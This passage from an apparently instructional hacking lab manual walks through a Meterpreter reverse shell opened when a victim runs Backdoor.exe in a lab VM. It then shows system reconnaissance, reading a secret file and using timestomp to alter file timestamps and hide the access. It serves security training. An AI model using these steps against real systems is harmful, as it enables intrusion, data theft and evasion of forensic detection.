
22. Double-click the **Backdoor.exe** file. The **Open File - Security Warning** window appears; click **Run**.



23. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.

24. The **Meterpreter** session has successfully been opened, as shown in the screenshot.

25. Type **sessions -i 1** and press **Enter** (here, **1** specifies the ID number of the session). The **Meterpreter** shell is launched, as shown in the screenshot.




26. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.11:49826) at 2022-04-05 05:29:53 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

27. Type **ipconfig** and press **Enter**. This displays the victim machine's IP address, MAC address, and other information.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
OS      : Windows 10 (10.0 Build 22000).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > ipconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 8
=====
Name      : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU       : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```


28. Type **getuid** and press **Enter** to display that the Meterpreter session is running as an administrator on the host.

```
Interface 8
=====
Name      : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU      : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

29. Type **pwd** and press **Enter** to view the current working directory on the victim machine.

Note: The current working directory will differ according to where you have saved the Backdoor.exe file; therefore, the images on the screen might differ in your lab environment.

```
Interface 8
=====
Name      : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:01:80:00
MTU      : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter >
```

30. Type **ls** and press **Enter** to list the files in the current working directory.

```
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
Mode                Size      Type    Last modified          Name
----                -
100777/rwxrwxrwx  73802   fil     2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx  73802   fil     2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw-   45      fil     2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx  6281605 fil     2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw-   282     fil     2022-01-27 01:06:09 -0500 desktop.ini

meterpreter >
```

31. To read the contents of a text file, type **cat [filename.txt]** (here, **Secret.txt**) and press **Enter**.

32. Now, we will change the **MACE** attributes of the **Secret.txt** file.

Note: While performing post-exploitation activities, an attacker tries to access files to read their contents. Upon doing so, the MACE (modified, accessed, created, entry) attributes immediately change, which indicates to the file user or owner that someone has read or modified the information.

Note: To leave no trace of these MACE attributes, use the `timestomp` command to change the attributes as you wish after accessing a file.

33. To view the mace attributes of **Secret.txt**, type `timestomp Secret.txt -v` and press **Enter**. This displays the created time, accessed time, modified time, and entry modified time, as shown in the screenshot.

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
MTU : 1500
IPv4 Address : 10.10.1.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::709f:40d1:26a1:f4ac
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > pwd
C:\Users\Admin\Downloads
meterpreter > ls
Listing: C:\Users\Admin\Downloads
=====
Mode                Size      Type    Last modified          Name
----                -
100777/rwxrwxrwx  73802   fil     2022-04-05 05:29:13 -0400 Backdoor.exe
100777/rwxrwxrwx  73802   fil     2022-04-05 03:42:14 -0400 Exploit.exe
100666/rw-rw-rw-   45      fil     2022-04-05 05:03:45 -0400 Secret.txt
100777/rwxrwxrwx  6281605 fil     2022-04-05 03:49:32 -0400 beRoot.exe
100666/rw-rw-rw-   282     fil     2022-01-27 01:06:09 -0500 desktop.ini
meterpreter > cat Secret.txt
"My credit card account number is 123456789."
meterpreter > timestomp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified       : 2022-04-05 06:04:20 -0400
Accessed       : 2022-04-05 06:34:26 -0400
Created        : 2022-04-05 06:03:45 -0400
Entry Modified : 2022-04-05 06:04:20 -0400
meterpreter >
  
```

34. To change the **MACE** value, type `timestomp Secret.txt -m "02/11/2018 08:10:03"` and press **Enter**. This command changes the **Modified** value of the **Secret.txt** file.

Note: `-m`: specifies the modified value.

```

meterpreter > cat Secret.txt
"My credit card account number is 123456789."
meterpreter > timestomp Secret.txt -v
[*] Showing MACE attributes for Secret.txt
Modified       : 2022-04-05 06:04:20 -0400
Accessed       : 2022-04-05 06:34:26 -0400
Created        : 2022-04-05 06:03:45 -0400
Entry Modified : 2022-04-05 06:04:20 -0400
meterpreter > timestomp Secret.txt -m "02/11/2018 08:10:03"
[*] Setting specific MACE attributes on Secret.txt
meterpreter >
  
```


35. You can see the changed **Modified** value by issuing the command **timestamp Secret.txt -v**.

